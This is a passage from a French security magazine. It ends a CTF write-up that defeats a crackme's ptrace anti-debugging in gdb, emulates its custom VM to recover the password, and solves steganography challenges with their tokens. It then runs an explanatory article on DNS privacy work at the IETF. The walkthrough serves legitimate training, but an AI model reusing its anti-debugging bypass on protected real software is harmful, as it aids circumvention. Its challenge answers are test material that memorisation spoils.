Starting program: /home/misc/crackme3 password

Catchpoint 1 (call to syscall ptrace), 0x00007ffff7add2c9 in ?? ()
(gdb) generate-core-file crackme3.dump
```

En utilisant à nouveau « strings » sur **crackme3.dump**, on peut confirmer que le programme *réel* est bien présent en mémoire en recherchant la chaîne de caractères qui est affichée quand on ne fournit pas de paramètre :

```
$ strings --radix=x crackme3.dump | grep usage:
2abe usage: %s <password>
```

On utilise alors un désassembleur (IDA Pro pour notre part) afin d'analyser **crackme3.dump**. On peut se servir de l'offset de la chaîne **usage:%s <password>** pour retrouver la fonction dans laquelle elle est utilisée. Celle-ci semble correspondre à la fonction main initiale et la fin de la fonction semble relativement simple : deux nombres de 64 bits chacun sont xor-és ensemble et le résultat est comparé à un troisième nombre à l'adresse **0x4013c2**. Pour nous assurer que nous sommes sur la bonne voie, nous retournons sous **gdb** :

```
$gdb crackme3
...
(gdb) hbreak *0x00007ffff7add2c9
```



```
Hardware assisted breakpoint 1 at 0x7ffff7add2c9
(gdb) commands
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>set $rax=0
>continue
>end
(gdb) hbreak *0x4013c2
Hardware assisted breakpoint 2 at 0x4013c2
(gdb) run 0123456789abcdef
Starting program: /home/aishuu/shared/crackme3 0123456789abcdef

Breakpoint 1, 0x00007ffff7add2c9 in ?? ()

Breakpoint 2, 0x00000000004013c2 in ?? ()
(gdb) set $rax = 0
(gdb) c
Continuing.
Good boy :)
```

Ici, le premier breakpoint nous permet de contourner la protection utilisant **ptrace** et lorsque le second est atteint, nous changeons le résultat de la comparaison afin de faire croire au programme que les deux nombres étaient identiques. Celui-ci nous répond « Good boy:) », ce qui est bon signe. Il ne nous manque plus qu'une chose : le mot de passe. Pour le retrouver, nous devons nous intéresser aux trois nombres comparés. Deux d'entre eux ne dépendent visiblement pas du mot de passe entré et le troisième est initialisé avec les seize premiers caractères du mot de passe et est transformé par une fonction débutant à l'adresse **0x400C28**.


Celle-ci peut paraître compliquée, mais on s'aperçoit qu'il s'agit en réalité d'une boucle (que l'on reconnaît dans le diagramme ci-dessous au trait bleu sur la droite représentant un jump) à l'intérieur de laquelle se trouve un switch ne contenant que quelques instructions

réellement exécutées pour chaque valeur possible. Cela correspond à une autre technique couramment employée dans des malwares : le code utile est exprimé à l'aide d'un jeu d'instructions personnalisé et interprété par un processeur abstrait.

Ce processeur dispose de registres et d'une zone mémoire dans laquelle se trouve notre mot de passe et le jeu d'instruction est similaire à MIPS. Une instruction inhabituelle a tout de même été rajoutée. Celle-ci (que nous avons ici nommée MANG) complique l'analyse du programme selon trois modes en mélangeant les instructions ou en modifiant les registres et la mémoire.

En réimplémentant cette machine virtuelle en python, l'on peut mimer l'exécution de crackme3 pour une valeur de mot de passe particulière :

```
$ ./vm_crackme3.py 0123456789abcdef
0:  LOAD    r0      *0x2180
5:  LOAD    r1      *0x2182
a:  MV      r2      $0x1337
10: ADD     r0      r2
14: SUB     r1      r2
18: STOR     *0x2180  r0
1d: STOR     *0x2182  r1
22: MV      r0      $0xbeef
28: MANG     $3
2a: LOAD    r3      *0x2184
2f: LOAD    r4      *0x2186
34: NOT     r3
36: XOR     r4      $0xde4d
3c: ADD     r3      r1
40: SUB     r4      r1
44: STOR     *0x2186  r3
49: STOR     *0x2184  r4
4e: MANG     $1
50: LOAD    r1      *0x2188
55: LOAD    r2      *0x218a
```



13.42% (-1068,-315) (1007,252) 00002238 0000000000400C28: sub_400C28



```

5a: MV      r0      $0x4
60: MV      r3      r1
64: ADD     r3      r2
68: XOR     r3      $0xcafe
6e: ADD     r2      $0xbad
74: XOR     r2      r4
78: MV      r1      r3
7c: SUB     r0      $0x1
82: JNZ     60
87: STOR     *0x2188  r2
8c: STOR     *0x218a  r1
91: MANG     $2
93: LOAD     r6      *0x218c
98: LOAD     r5      *0x218e
9d: LOAD     r1      *0x2180
a2: LOAD     r2      *0x2182
a7: XOR     r5      r1
ab: XOR     r5      r2
af: ADD     r6      r1
b3: SUB     r6      r5
b7: STOR     *0x218e  r5
bc: STOR     *0x218c  r6
c1: JMP     db
db: END

```

```

Bad password
Expect : 0x77B6B1AAEB5D9A20B86F33DBD4CF6CB7
Got:    0xD21664FEFD7F4C5E451FE699F014AB88

```

On remarque dans cette trace que l'exécution ne dépend pas du mot de passe qui se situe à l'adresse (virtuelle) **0x2180**. Cela signifie qu'il nous suffit d'inverser la procédure pour retrouver le bon mot de passe. On obtient alors :


```

$ ./crackme3 '!pWN_mY_vm_FFS!'
Good boy :)

```

5 Stéganographie

Trois épreuves de stéganographie sont proposées : deux images, et un fichier de son au format WAV.



La première image est le logo d'Airbus. Rien de particulier a priori, sauf que le fond blanc incite à faire un remplissage avec du noir, avec un seuil faible... Il apparaît alors un texte caché.

La deuxième image est le logo de Google. Là encore, rien de visible directement. Des zooms nous permettent finalement de constater une petite dizaine de pixels noirs sur le fond blanc, à certains endroits. Nous réalisons de plus que ces pixels sont situés dans la partie supérieure gauche du logo, ce qui veut dire que leurs coordonnées (x,y) ont des valeurs comprises entre 60 et 120... Nous pensons alors à une représentation

graphique de caractères ascii, ce qui nous permet finalement d'obtenir le token.

La troisième stégano est plus surprenante : un fichier appelé **noise.wav**, que nous jouons avec audacity. Le fichier porte bien son nom. Audacity nous permet de constater que le même motif se répète régulièrement.

Cela peut faire penser à du morse, avec les pics « courts » qui pourraient être considérés comme des points, et les plateaux plus longs comme des traits. Mais cela ne donne rien.

Notre deuxième idée est de considérer que cela représente un flux de caractères codés sur 7 bits. Selon cette idée, nous obtenons le string : **theAi_WK]'OT 4qroe7q.**

La solution n'est pas encore là ... mais le « the » du début fait indéniablement penser que la solution est proche. Nous allons alors effectuer des décalages de 0 à 6 bits sur le flux binaire considéré, ce qui nous donne donc 7 strings :

1. **theAi_WK]'OT 4qroe7q**
2. **iQKS?/:0(ice_Job**
3. **S#&~^.t> P%SGK?_D**
4. **&F,M}<]h<} K'~+?**
5. **:MXy;P4yzAN-|V~**
6. **7urw isu-<[y-|**
7. **tokenASgjZ8y7r[x@**

En utilisant les strings dans l'ordre 1 - 7 - 6 - 5 - 2, l'on découvre « The token is Nice_Job ».

Conclusion

Cet article a présenté la résolution de certaines épreuves des qualifications du CTF « Trust The Future » organisé par Airbus Defense and Space en novembre 2014. Nous avons terminé deuxième des qualifications, puis

4ème lors de la finale, qui consistait en des épreuves différentes (découverte d'un réseau, attaques de serveurs). Les épreuves étaient très intéressantes, elles nous ont tenus en haleine pendant les 2 semaines de la compétition :

nous ne pouvons que demander à Airbus Defense and Space de recommencer l'an prochain ! ■

■ Références

- [1] <https://challenge.trustthefuture.eu/index.html>
- [2] http://en.wikipedia.org/wiki/RSA_%28cryptosystem%29
- [3] http://www.cims.nyu.edu/~regev/teaching/lattices_fall_2004/ln/rsa.pdf

SANS Institute

Formations pratiques intensives
répondant aux standards les
plus élevés de l'industrie



FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC



SEC 401

Fondamentaux et principes
de la SSI

SEC 505

Sécuriser Windows

DEV 522

Protéger les applications web

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à:

formations@hsc.fr



DNS ET VIE PRIVÉE : LE TRAVAIL DE L'IETF

Stéphane Bortzmeyer – bortzmeyer@nic.fr

AFNIC (registre du fr) – Participant à l'IETF

mots-clés : DNS / VIE PRIVÉE / CONFIDENTIALITÉ

Aujourd'hui, quasiment toutes les activités sur l'Internet mettent en jeu de nombreuses requêtes DNS [1]. Ce protocole présente plusieurs caractéristiques du point de vue de la vie privée : le trafic est toujours en clair, et les requêtes DNS sont souvent vues par des acteurs qui sont loin du canal de communication entre Alice et Bob, canal qui fait l'objet de la plupart des analyses de confidentialité.

Comme le montrent les révélations sur le programme NSA « More Cowbell » [MORECOWBELL], ces particularités du DNS sont activement exploitées dans des programmes de surveillance massive, mais aussi fréquemment pour de la surveillance plus ciblée.

Peut-on améliorer le DNS pour préserver un peu plus la vie privée ? L'IETF explore actuellement plusieurs possibilités techniques en ce sens. Ou bien faudra-t-il abandonner le DNS et passer à un autre système de noms ?

Introduction

Malgré les déclarations imprudentes de certains, utiliser l'Internet sans le DNS est presque impossible, sauf si on aime faire des **traceroute -n adresse-IP** toute la journée. Même si M. Michu ne tape jamais un nom de domaine, et compte sur Google pour tout, les liens renvoyés par Google utilisent le DNS, comme le chargement d'objets supplémentaires (JavaScript, CSS) depuis une page Web. C'est ainsi que le chargement de la seule page d'accueil du site Web de CNN nécessite environ cent requêtes DNS.

Donc, presque tout le monde utilise massivement le DNS. Or, on sait depuis longtemps que la vie privée n'est pas ce qui est le mieux préservé sur l'Internet. Le problème est bien connu et a mené à plusieurs solutions techniques, de PGP à HTTPS en passant par Tor et SSH. Le déploiement de ces solutions s'est sérieusement accéléré depuis les révélations d'Edward Snowden, grâce à qui l'ampleur de la surveillance massive du monde

entier est désormais bien connue, même de ceux qui ricanent au complotisme quelques années auparavant.


Mais peu de réflexions ont porté sur les questions spécifiques du DNS. Aujourd'hui encore, alors qu'on n' imagine pas un site Web un peu sérieux sans HTTPS, la quasi-totalité du trafic DNS passe en clair. En outre, le DNS fait appel à toute une série d'acteurs, bien loin du simpliste modèle « Alice communique avec Bob et Ève peut donc écouter dès qu'elle a accès au réseau situé entre Alice et Bob ». Ces acteurs sont peu connus du grand public, ou même des défenseurs de la vie privée.

1 La situation actuelle

Le DNS repose sur plusieurs acteurs et plusieurs types de serveurs. Regardons d'abord les logiciels. Lorsque M. Michu veut visiter <https://impots.gouv.fr/>, son navigateur Web (ou, plus exactement, les bibliothèques système chargées par le navigateur) est un « stub resolver », qui

va faire des requêtes DNS à un résolveur récursif [2]. Ce dernier, à son démarrage, ne connaît rien [3], à part les adresses IP des serveurs DNS de la racine. Il va alors leur demander « Connaissez-vous l'adresse IP de **impots.gouv.fr** ? » [4].

Le serveur de la racine va répondre avec les noms des serveurs faisant autorité pour **.fr**, et le processus continuera, le résolveur posant la même question aux serveurs de **.fr**, qui vont répondre en donnant les noms des serveurs de noms de **impots.gouv.fr** [5]. Une fois que les serveurs de noms faisant autorité pour **impots.gouv.fr** sont connus, le résolveur leur pose la question « Connaissez-vous l'adresse IP de **impots.gouv.fr** ? » et il obtient cette fois l'adresse IP souhaitée en réponse. En outre, cette information est gardée en mémoire (le cache) pour accélérer les requêtes successives).



La résolution DNS, avec les demandes successives du résolveur.

On voit que quatre serveurs ont vu la requête passer (sans compter les Ève qui écoutaient sur le câble), le résolveur, le serveur racine, celui de **.fr** et celui de **impots.gouv.fr**. Ces serveurs peuvent être gérés par différentes organisations, ou sous-traités. Voici, avec **tcpdump**, ce que voit un serveur DNS faisant autorité (l'adresse IP source a été modifiée, ainsi que le TLD utilisé) :

```
17:20:54.275950 IP (tos 0x0, ttl 54, id 19724, offset 0, flags [none], proto UDP (17), length 84)
  192.0.2.38.29448 > 192.93.0.4.domain: [udp sum ok] 48202% [1au]
  SRV? _bittorrent-tracker._tcp.xxx. ar: . OPT UDPsize=4096 OK (56)
```

On note dans cet exemple que le nom demandé peut être très révélateur (ici, on sait qu'il s'agit d'un utilisateur de BitTorrent).

Une des difficultés de l'analyse de sécurité du DNS est la complexité de l'écosystème. Il y a les registres, qui gèrent notamment les TLD comme **.fr**, il y a les BE [6], qui sont des intermédiaires obligatoires entre l'utilisateur et la plupart des registres, il y a les hébergeurs des serveurs DNS, qui peuvent être les BE, mais pas forcément...

En janvier 2015, la révélation du programme NSA « MoreCowBell » avait montré que les vulnérabilités du DNS ne sont pas purement théoriques. Elles sont effectivement exploitées par des organisations puissantes et sans scrupules.

Mais il faut aussi noter qu'il existe des utilisations éthiques de l'observation du trafic DNS. L'une des plus connues est le « passive DNS », qui consiste à enregistrer les réponses DNS des serveurs, de façon à constituer une base historique du contenu du DNS. Ces bases « Passive DNS », dont la plus connue est DNSDB, sont très utiles pour les chercheurs et pour les praticiens de la sécurité. Comme seules les réponses sont gardées, ni les questions, ni l'adresse IP de la source, elles ne sont pas des attaques dramatiques contre la vie privée, mais elles peuvent néanmoins être vues avec prudence.

2 L'approche IETF

À sa réunion de Vancouver, en novembre 2013, quelques mois après les révélations de Snowden, l'IETF [7] s'est engagée à « durcir l'Internet » contre la surveillance massive. Cet engagement s'est notamment traduit par la publication du RFC 7258 « Pervasive Monitoring Is an Attack » [8] et la création de la liste de diffusion PerPass, chargée d'étudier les points où les protocoles Internet ne protégeaient pas assez la vie privée, avec la possibilité, au minimum de documenter ces faiblesses, au maximum de les réparer.

Avant même la publication des documents de la NSA, l'IETF travaillait déjà sur le RFC 6973 « Privacy Considerations for Internet Protocols », qui exposait aux concepteurs de protocoles Internet comment mieux intégrer les préoccupations de vie privée dans ces protocoles. Un tel document comble un retard de l'IETF, où la culture dominante était plutôt de transparence totale des communications (ce qui a clairement l'avantage de faciliter le débogage et les activités opérationnelles) et où les préoccupations de vie privée étaient souvent traitées avec désinvolture.

Concernant le cas du DNS, les efforts au sein de l'IETF se focalisent désormais sur trois axes, dans deux groupes de travail différents :

- Dans le groupe de travail DPRIVE, on travaille pour documenter le problème. On a vu que, jusqu'à présent, très peu de gens ont travaillé sur les problèmes de vie privée liés au DNS [9].
- Dans le même groupe de travail DPRIVE, plusieurs propositions pour chiffrer le trafic DNS, de manière à empêcher Ève de le lire. DPRIVE est spécialisé dans les problèmes de vie privée.
- Au contraire, dans le groupe de travail DNSOP, l'activité se répartit entre un grand nombre de travaux sur le DNS, dont l'un d'eux, la minimisation des données, concerne la vie privée. La répartition du travail entre DPRIVE et DNSOP se fait sur la base du fait que la charte du groupe DNSOP ne permet pas de changer de manière significative le protocole, ce que ferait sans doute le chiffrement.

D'autres possibilités d'amélioration de la vie privée dans le DNS ont été envisagées, mais n'ont pas fait jusqu'à présent l'objet d'un réel travail à l'IETF. C'est le cas de la proposition d'encourager les utilisateurs à avoir un résolveur/cache sur leur propre machine, pour limiter la quantité de requêtes qui sort.

3 Décrire le problème

Le premier travail est donc de décrire le problème. C'est qu'il ne faut pas se faire d'illusions : l'Internet n'est pas architecturé autour de la protection de la vie privée. Nos activités en ligne laissent des tas de traces, et le travail de l'IETF est d'améliorer l'Internet, pas de le refaire en partant de zéro. Donc, dans bien des cas, l'activité actuellement en cours visera à documenter les problèmes, pour que les utilisateurs puissent faire des analyses de risque sérieuses, et les éventuelles solutions resteront loin dans le futur. Le RFC 6973 a ainsi donné l'exemple, dans sa section 8, consacrée à l'analyse du service de présence, qui permet d'annoncer sur l'Internet si on est disponible ou pas, par exemple pour être contacté en messagerie instantanée. Un tel service est forcément très indiscret, son but même étant de distribuer des informations très personnelles à l'extérieur. Le RFC 6973 ne fournit donc pas de solutions, mais il analyse le service de présence et pointe des problèmes qui n'étaient pas forcément évidents au premier abord (par exemple, pourquoi la présence ne peut pas se faire en pair-à-pair et nécessite un serveur externe à qui on doit faire confiance).

Ce travail a donné naissance à l'*Internet-Draft draft-ietf-dprive-problem-statement* [10] « DNS privacy considerations ». Suivant l'esprit de la section 8 du RFC 6973, ce document prend bien soin de ne pas mentionner les solutions, uniquement de décrire le problème, les menaces et le rôle des différents acteurs. À noter qu'il n'est pas prévu à l'heure actuelle de le compléter par un document « cahier des charges », décidant des critères de choix des solutions. Certains groupes de travail à l'IETF ont écrit de tels cahiers des charges, mais cette démarche est contestée. Le projet « DNS et vie privée » aura donc uniquement une description du problème et une ou plusieurs solutions (pas forcément incompatibles entre elles) qui sont présentées dans les sections suivantes.

4 Chiffrer ses données

Face au risque d'une écoute par une tierce partie, la célèbre Ève, la solution la plus souvent citée est évidemment le chiffrement. Tout le monde ne la voit pas avec enthousiasme. Il faut se rappeler que le DNS est une infrastructure vitale. Tout problème dans le DNS revient à stopper l'Internet entier. Or, ajouter de la complexité, et une nouvelle couche logicielle, augmente les risques d'un tel problème. Et puis le

chiffrement empêche les écoutes (c'est son but) et peut donc rendre plus compliquées certaines activités comme le débogage, ou comme la collecte de réponses DNS à des fins opérationnelles [11]. Ensuite, le chiffrement a des conséquences en termes de performances. Le DNS est un service à très faible latence : une question entraîne immédiatement une réponse. Il n'est donc pas question d'utiliser un protocole de chiffrement qui, par exemple, nécessiterait avant chaque requête, un échange de plusieurs paquets, pour se mettre d'accord sur les paramètres cryptographiques et les clés. Enfin, le DNS fonctionne aujourd'hui surtout sur UDP et il y a bien moins de déploiements opérationnels du chiffrement avec UDP qu'avec TCP.

Sur le papier, il existe de nombreux mécanismes pour chiffrer le trafic DNS. On peut les classer en trois catégories :

- Faire le chiffrement dans une couche plus basse que le DNS, typiquement avec IPsec. On résout ainsi le problème de la confidentialité du DNS (et bien d'autres en même temps).
- Développer un protocole de chiffrement spécifique au DNS, ce que font DNSCurve ou Confidential DNS.
- Utiliser TLS [12].

L'absence d'un déploiement universel d'IPsec condamne la première solution. Il faut ajouter qu'elle soulève des problèmes d'œuf et de poule importants, par exemple si les clés IPsec sont mises dans le DNS (RFC 4025).

La deuxième catégorie, un protocole spécifique, a l'avantage qu'on peut concevoir un protocole simple, optimisé pour le DNS. D'un autre côté, l'expérience des protocoles cryptographiques montre que concevoir un tel protocole n'est pas facile (il y a bien plus de faiblesses exploitables dans les protocoles que dans les algorithmes cryptographiques). Et on peut se demander si c'est une bonne utilisation des ressources de l'IETF que de développer encore un autre protocole de cryptographie alors qu'il en existe déjà plusieurs.

Pour la troisième catégorie, l'utilisation de TLS (RFC 5246), les arguments sont symétriques. On a l'avantage d'un protocole existant, éprouvé, que les administrateurs système connaissent bien, et qui est mis en œuvre dans de nombreux logiciels. D'un autre côté, TLS est complexe, et a déjà connu de nombreux bogues [13], en partie en raison de sa complexité. Néanmoins, il semble qu'à l'heure actuelle, cette solution soit préférée.

TLS est conçu pour fonctionner sur TCP. Il existe une variante pour UDP, nommée DTLS (RFC 6347), qui est notamment utilisée par WebRTC. Se servir du TLS normal, celui sur TCP, marquerait un important changement pour le DNS, le passage d'un trafic très majoritairement UDP à un trafic partiellement TCP. Est-ce une bonne idée et est-ce réaliste ? D'abord, indépendamment du chiffrement, la tendance lourde du DNS est bien d'utiliser plus souvent TCP [14]. Le RFC 5966 posait déjà comme principe que toute mise en œuvre du DNS devait pouvoir utiliser TCP et son successeur, actuellement à l'état d'« Internet-Draft »,



va plus loin en demandant que cette gestion de TCP se fasse au même niveau de qualité que celle d'UDP. Est-ce contradictoire avec ce que j'ai dit plus haut sur l'importance d'un service à faible latence ? Non, car il n'est évidemment pas question de faire une connexion TCP par requête DNS : la latence, et la consommation de ressources, seraient insupportables. L'idée est d'avoir des connexions TCP persistantes entre les serveurs, établies à la demande et supprimées lorsqu'elles ne sont plus utilisées, ou bien lorsque le serveur veut économiser des ressources. Le successeur du RFC 5966 imposera quelques améliorations à l'utilisation de TCP pour le DNS, notamment la possibilité de ne pas répondre aux questions dans l'ordre où elles sont posées (afin d'éviter qu'une question lente ne bloque une rapide) [15].

À l'heure actuelle, la proposition de chiffrement du DNS qui semble avoir le vent en poupe à l'IETF est celle d'ingénieurs de Verisign et de l'ISI, décrite dans l'*Internet-Draft draft-hzhwm-dprive-start-tls-for-dns* (et autrefois nommée T-DNS). Son idée de base est d'utiliser le protocole TLS existant, et de le faire sur TCP. Cela nécessite donc un passage du DNS d'UDP à TCP, ce qui, comme indiqué plus haut, va sans doute dans le sens de l'histoire.

Une autre proposition repose sur un nouveau protocole. « Confidential DNS », décrit dans l'*Internet-Draft draft-wijngaards-dnsop-confidentialdns*, fonctionne sur l'UDP existant.

Beaucoup d'autres propositions ont été faites, la plupart vite abandonnées. Notez que je ne présente ici que ce qui a été soumis à l'IETF, et il existe au moins un système de chiffrement de la communication, DNScurve + DNScrypt, que ses auteurs n'ont pas proposé à un organisme de normalisation.

Tous ces protocoles font face aux mêmes problèmes : les deux les plus importants sont la récupération, de manière sécurisée et prouvée, de la clé publique du correspondant, et le problème des « middleboxes ». Le premier est un problème classique de la cryptographie : si on croit chiffrer pour son correspondant, alors qu'on chiffre pour un Homme du Milieu qui s'est mis sur le trajet, le chiffrement ne sert pas à grand-chose. Un chiffrement sans authentification sérieuse du correspondant ne protège que contre un observateur purement passif. Ce problème est difficile et n'a pas de solution idéale, notamment pour des raisons d'œuf et de poule, puisque le DNS est indispensable à la plupart des solutions. T-DNS remet le problème à plus tard (quel certificat X.509 utiliser ?), Confidential DNS propose d'utiliser DNSSEC [16], ce qui ne marche pas pour les premières requêtes (on doit donc commencer en clair, le temps d'avoir validé la clé trouvée dans le DNS).

Tout aussi sérieux, le problème des middleboxes, ces boîtiers situés sur le trajet de la plupart des connexions Internet (routeurs NAT, pare-feu, IPS, etc.), et qui interfèrent avec beaucoup de protocoles, menant à une ossification de l'Internet. Déployer un protocole de transport autre que UDP ou TCP, ou même simplement

un nouveau protocole applicatif sur un autre port que 80 ou 443, devient de plus en plus difficile. Ainsi, chiffrer le DNS sur le port 53 peut poser un problème si un pare-feu fait du DPI et, examinant le contenu, en déduit que ce n'est pas du DNS, et coupe la communication (c'est pour cela que T-DNS propose un nouveau port, dont il n'est pas sûr du tout qu'il soit ouvert partout, ce qui amène à compléter ce nouveau port d'une solution sur le port 53 traditionnel).

Enfin, il y a le problème des performances, puisque le DNS nécessite une très faible latence. T-DNS a fait l'objet d'une étude quantitative poussée, décrite dans [ISI-TR-688].

5 Minimiser les données

La protection de la vie privée, quand elle est bien faite, marche sur deux jambes : mieux protéger les données (chiffrement) et avoir/envoyer moins de données. Les deux sont nécessaires, notamment parce qu'elles ne protègent pas contre les mêmes acteurs. Le chiffrement protège contre un tiers qui écoute les communications entre ordinateurs, mais il ne protège pas contre un relais qui reçoit légitimement les données, mais les communique ensuite à l'extérieur [17]. La minimisation des données est donc un composant indispensable de toute solution de préservation de la vie privée.

On a vu que les résolveurs DNS, aujourd'hui, envoient aux serveurs faisant autorité la question complète. Par exemple, si l'utilisateur se connecte à vip.tracker.thepiratebay.org, les serveurs de la racine voient le nom entier (qu'on peut considérer comme sensible...) alors que leur demander seulement **org** suffirait, puisque c'est tout ce que la racine connaît, de toute façon.

Le principe de la proposition « QNAME minimisation », dans l'*Internet-Draft draft-ietf-dnsop-qname-minimisation*, est donc de réduire la question posée par le résolveur DNS, le QNAME (« Query Name ») au strict nombre de composants nécessaires. Ainsi, pour miscmag.com, on n'envoiera aux serveurs de la racine que la demande pour **com**.

C'est un peu plus difficile à faire que cela en a l'air, car les frontières des zones DNS ne sont pas apparentes dans un nom de domaine. Ainsi, dans mail.ssi.gouv.fr, il n'y a pas de frontière de zone (« zone cut ») entre **gouv** et **fr** : ce sont les mêmes serveurs de noms. Un résolveur DNS qui met en œuvre la « QNAME minimisation » doit donc avoir un algorithme spécial pour trouver les frontières de zones. Heureusement, cet algorithme est déjà implémenté dans la plupart des résolveurs, car il est également indispensable pour DNSSEC [18].

Outre cette « QNAME minimisation », un autre moyen de minimiser les données envoyées (mais qui n'a pas fait l'objet de beaucoup de discussions à l'IETF), serait d'encourager l'utilisation d'un résolveur local [19]. C'est probablement ce que feront de plus en plus d'utilisateurs, en raison des différentes manipulations

du DNS, comme le filtrage administratif en France. Le cache de ce résolveur fait qu'on envoie moins de données. On est ainsi protégé contre les indiscretions du résolveur mais, par contre, on l'est moins contre les serveurs faisant autorité puisque ceux-ci voient une adresse IP plus spécifique que celle du gros résolveur du FAI, adresse qui peut même être individuelle. Une solution possible est d'avoir son résolveur local et de faire suivre les requêtes non résolues [20] à un gros résolveur, comme celui du FAI [21]. Le cache du résolveur local limitera l'envoi de données à l'extérieur, et le passage par le gros résolveur externe masquera l'adresse IP du réseau ou de la machine locale vis-à-vis des serveurs faisant autorité. Du point de vue de la confidentialité, c'est la meilleure solution [22].

6 Un système alternatif ?

Vu les difficultés à ajouter la protection de la vie privée au DNS existant, sans tout casser au passage, on peut se demander s'il ne vaudrait pas mieux laisser tomber et passer à un système alternatif de résolution des noms en données. L'idée est séduisante, mais elle se heurte à deux gros obstacles. Le premier est la difficulté à remplacer un système existant et largement déployé. Les enthousiastes qui sous-estiment le poids de l'existant, des investissements déjà réalisés, et des gens déjà formés, risquent d'être déçus.

Le second obstacle est plus subtil, c'est la difficulté à faire un cahier des charges : tout le monde dit qu'il faudrait faire un système « meilleur » que le DNS, mais peu de gens explicitent ce que cela veut dire, avec les choix souvent douloureux qu'il faut faire. Par exemple, l'ancien système de nommage de UUCP (avant qu'il passe au DNS) était complètement pair-à-pair et ne dépendait d'aucune autorité centrale. N'importe qui pouvait créer une machine nommée « gandalf » sans rien demander à personne. Mais ce système n'assurait pas l'unicité des noms. Il pouvait y avoir plusieurs « gandalf ». Avant le passage au DNS, le problème avait été résolu par les « maps », qui introduisaient une certaine dose d'arborescence, en créant des serveurs bien connus à partir desquels on définissait un chemin. Cela illustre bien les questions à se poser avant de passer à un système « meilleur » : est-on prêt à abandonner l'unicité des noms, par exemple ?

Il y a aujourd'hui environ trois propositions de remplacement du DNS qu'on peut qualifier de sérieuses : GUNet, Namecoin et les .onion de Tor. Aucune ne semble une alternative réaliste à court ou même à moyen terme, mais il est intéressant de suivre leurs développements futurs.

Conclusion

En mars 2015, juste après la réunion IETF de Dallas, l'état actuel de la normalisation est le suivant :

1. Le document de description du problème, l'*Internet-Draft draft-ietf-dprive-problem-statement* a passé avec succès le « Working Group Last Call » ce qui veut dire que, approuvé par le groupe de travail, il passe à l'IESG [23], qui prendra la décision de publication en RFC. Sauf grosse objection imprévue de l'IESG, sa publication est désormais surtout une question purement éditoriale.
2. La discussion est toujours vive sur le choix du mécanisme de chiffrement. L'ex T-DNS (*draft-hzhwm-dprive-start-tls-for-dns*) semble favori, mais rien n'est garanti. Il y a même désormais une discussion secondaire sur les critères de choix (*Internet-Draft draft-am-dprive-eval*).
3. La « QNAME minimisation » devrait faire l'objet d'un « Working Group Last Call » à brève échéance, qui semble devoir se dérouler sans problème. Notez que le statut attendu pour le document publié sera « Expérimental » [24], ce qui fait que sa mise en œuvre dans les résolveurs nécessitera un certain lobbying.

Je sais, les processus IETF sont longs et compliqués. Mais c'est le prix à payer pour obtenir un large consensus. ■

■ Bibliographie

- [MORECOWBELL] Grothoff, C, Wachs, M, Ermert, M, Appelbaum, J, « NSA's MORECOWBELL : Knell for DNS », 2015, <https://gnunet.org/mcb>
- [ISI-TR-688] Zhu, L., Hu, Z., Heidemann, J., Wessels, D., Mankin, A. and N. Somaiya, « T-DNS : Connection-Oriented DNS to Improve Privacy and Security », 2014, <ftp://ftp.isi.edu/isi-pubs/tr-688.pdf>.

■ Notes

- [1] *Domain Name System*
- [2] Dit aussi résolveur/cache ou résolveur complet. Un des problèmes de l'analyse de sécurité du DNS est l'absence d'un vocabulaire normalisé, pour bien des fonctions. Un travail est en cours à l'IETF, dans le groupe de travail DNSOP, pour normaliser la terminologie.
- [3] On parle d'un « cache froid ».
- [4] Bien des vidéos et des documentations de type « Internet pour les nuls » montrent le résolveur demander uniquement les serveurs de noms de .fr. mais c'est inexact, ce n'est pas ainsi que fonctionne le DNS.
- [5] Et non pas de gouv.fr, l'exemple a été choisi exprès.
- [6] Bureau d'Enregistrement, « registrar » en anglais.

